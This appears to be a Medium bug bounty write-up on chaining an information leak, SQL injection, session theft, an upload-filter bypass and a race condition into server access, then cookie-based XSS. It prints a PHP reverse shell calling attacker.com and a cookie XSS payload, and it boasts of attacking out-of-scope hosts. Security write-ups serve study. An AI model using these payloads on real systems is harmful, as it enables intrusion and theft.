[Bug Bounty] Exploiting Cookie Based XSS by Finding RCE

Tomi Follow
Sep 22 · 7 min read

> *When doing penetrating on this target, I collaborated with YoKo Kho to get the highest privileges. In this paper you may find a little similarity with his trick. But in the real case, what we write is a different feature. If you have read his writing, this story is the prequel of it.*

بسم الله الرحمن الرحيم

While doing Bug Bounty Hunting , I found a **Cookie Based XSS Vulnerability** on a website. Cookie Based XSS basically is a Self XSS. It will be very unfortunate if the findings were reported and only got Very Low Severity which for the severity there was no Bounty or Points given.


The scope of this program is very limited, but the target domain has lots of subdomains. The first thing that comes to mind is looking for *XSS Vulnerabilities* in target subdomains that are **out of scope** to trigger Cookie Based XSS in **in-scope** target domains, so by that severity will increase at least to High or Medium.

I. Information Disclosure

After hunting for some time, no subdomains that have XSS vulnerabilities were found either. Until when doing a *bruteforce* directory on one of the subdomains, I found an interesting file.

```
https://redacted.com/redacted/redacted/_notes/dwsync.xml
```


The **dwsync.xml** file is a file generated by Dreamweaver. Where the file contains information related to what files are in the website directory.



redacted.com

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<dwsync>
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
   <file name=
```
[redacted]



```
<file name=[redacted]
<file name=
<file name=
<file name=
```

Figure 1 — dwsync.xml File

II. SQL Injection

By default, to access the website requires credentials, and we cannot create an account on the website. As explained above, through the **dwsync.xml** file, we can get information related to what files are on the target website. So I tried to access one of the files, for example I tried to access the **redacted.php** file.

Figure 2 — redacted.php File

We can see an error message appears: **Undefined index: ver**, which means on that page there is a variable **ver** that has not been defined. For that, I also changed the URL to something like this:

```
https://redacted.com/dir/redacted.php?ver=1
```

And the page display changes, but only displays the number 1.




Figure 3 — redacted.php with ver variable

Don’t know what the meaning of number 1 is, that number is also not a reflection of the value I entered in the **ver** parameter above. But seeing the parameter in the URL, my hand felt *itchy* to add the symbol ‘ to that parameter. And the result …

Figure 4 — SQL Error Message

It looks like the error message looks very familiar. Without waiting long, I immediately tried to do **SQL Injection** with **SQLmap**. And here is the list of databases obtained:

```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] redacted_db
[*] tmp
```

III. Authentication Bypass

From the **SQL Injection** vulnerability, I tried to upload shell to the target server, but it’s failed. So I must be able to login to the website using the data in the database.

After trying to extract the **redacted_db** database, a table named **user_tbl** was found. In the table there is information related to the user on the target website. But unfortunately, the user’s password is hashed using **md5** and when trying to crack, nothing works.

Not giving up until then, I went back to look for tables that might be used. So I arrived at a table called **session_tbl**. In the table, there are only 3 columns, namely **id**, **user_id**, and **session**.

From there I realized that the table contained active *sessions* from the website user. So I searched for the user with the highest role level in the **user_tbl** table, and searched for the *session* in the **session** table. Then I tried to enter the session value obtained from the database into the **Cookie** website with the **session** name. And finally I successfully login to the website.

IV. Unrestricted File Upload

Long story short, after being able to log into the target website, then I look for other vulnerabilities that can be exploited. On the website there is a feature for uploading files. Of course this is a feature that we must test.

Figure 5 — File Upload Form

I also tried to upload a file with the *.phtml* extension, but the file was rejected and could not be uploaded.

Figure 6 — File Rejected

But I suspect, the filter only runs on the client side. This means that there is potential for bypasses with the help of tools such as Burpsuite. So I tried uploading the file again, this time with the *.jpg* extension then in Burpsuite Intercept, I change the extension to *.phtml*.

Here's the screenshot when I re-upload the file using Repeater.

Figure 7 — File Uploaded

After using the method above, the file was successfully uploaded. Seeing the response that appears, the file is stored in AWS, not on the target website

```
https://storage-redacted.s3-ap-southeast-
1.amazonaws.com/redacted_dir/redacted_file.phtml
```

V. Remote Code Execution

Seeing the uploaded file stored in AWS, not much can be done on that file, because our target is the web server not the AWS server. So I also tried to understand the response displayed by the target server.

```
/var/www/html/redacted/../redacted****/var/www/html/redacted/../redac
ted/info.phtml<br>Uploading part 2 of
/var/www/html/redacted/../redacted/info.phtml.
Uploaded /var/www/html/redacted/../redacted/info.phtml to
https://storage-redacted.s3-ap-southeast-
1.amazonaws.com/redacted_dir/redacted_file.phtml.
SUCCESS 52673, 98235
```

From the response above, I assume that besides being stored on AWS, there is a possibility that uploaded files will be stored on the target website in the **redacted** directory. So I also tried to visit the following URL:

```
https://redacted.com/redacted/redacted/info.phtml
```

And the file was not found.

Figure 8 — File Not Found

But I still assume, it isn’t make sense if the response displays a **redacted** directory if it has nothing to do with the file that we uploaded. What if what happens is, the file that we upload is temporarily stored in the **redacted** directory, then after some time it is *thrown* into AWS as a storage place.

If my assumption is correct, then our file will be on the server for a second before uploading to AWS. And we must *catch* the file before sending it to AWS server.

To test it, I use ***Burpsuite Intruder*** and try to do a **GET Request** continuously to the URL file in the **redacted** directory.

Figure 9 — File Found

And sure enough, for some time the file was on the target server *(HTTP Code 200)*, and not long after that file disappeared *(HTTP Code 404)* indicating the file has been moved to AWS.

So by doing the same thing, we can upload *PHP Reverse Shell* to get the shell from the target website.

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/attacker.com/1337 0>&1'");
```

Figure 10 — Pwned

And finally I also got access to the target server.




Figure 11 — Kamen.gif

VI. The XSS

Back to first of story, after getting shell access, I placed an *HTML* file containing javascript to trigger *XSS* on websites that were in the bounty scope.

With HTML code like the this:

```
<script>document.cookie =
"evil=%3Cimg%20src%3Dx%20onerror%3Dalert%281%29%3E@;path=/;domain=.re
dacted.com;";</script>
```

We can create a cookie named **evil** on the **redacted.com** domain with the value containing the **XSS Payload** *<img src=x onerror=alert(1)>*. So when you access the **in-scope** bounty domain, the cookie will be loaded and XSS will be triggered.

Figure 12 — Cookie Based XSS Exploitation

Getting *full server access* on an **out of scope** website to trigger *XSS* on an **in-scope** website is rather ironic indeed. But that's Bug Hunting, as much as possible we must be able to convince the Program Owner that the vulnerability we find can be exploited and have a significant impact.

On that website I found a several *Cookie Based XSS* worth $5000.


VII. Conclusion

Here's some noob tips that you can do when doing Bug Hunting:

1. When finding vulnerability with a low severity, don't report it immediately. Look for possibilities that can be used to increase the severity.
2. If you find a website with a login page without a registration feature, try to **bruteforce** it using *dirsearch*, *dirbuster*, etc. Websites that only display a login page and no registration feature indicate that the website can only be accessed by an internal team, and usually such websites have lots of bugs.
3. If you find **SQL Injection** and a password is hashed on the database, try to visit another table, there might be something juicy there.
4. If you find the upload form and you cannot upload the shell. Try to bypass it by trying to upload via *Burpsuite Repeater*, *changing extensions*, *mime type*, etc. After the file has been uploaded successfully, learn the flow how they save the file.

Bug Bounty Hacking Security

268 claps



WRITTEN BY

Tomi

Follow

https://twitter.com/noobsec_org

Write the first response

More From Medium

Related reads

The Bugs Are Out There, Hiding in Plain Sight

A Bug’z Life in A Bug’z Life

Jul 15 · 6 min read ★

775


```
s great  ami-id
         ami-launch-index
         ami-manifest-path
         block-device-mapping/
         events/
         hostname
         iam/
         identity-credentials/
```

Related reads

XSS-Auditor — the protector of unprotected

terjanq in InfoSec Write-ups
Apr 25 · 4 min read ★

448



Related reads

Open Redirects & Security Done Right!

Akshay 'Ax' Sharma
Jun 19, 2018 · 3 min read ★

504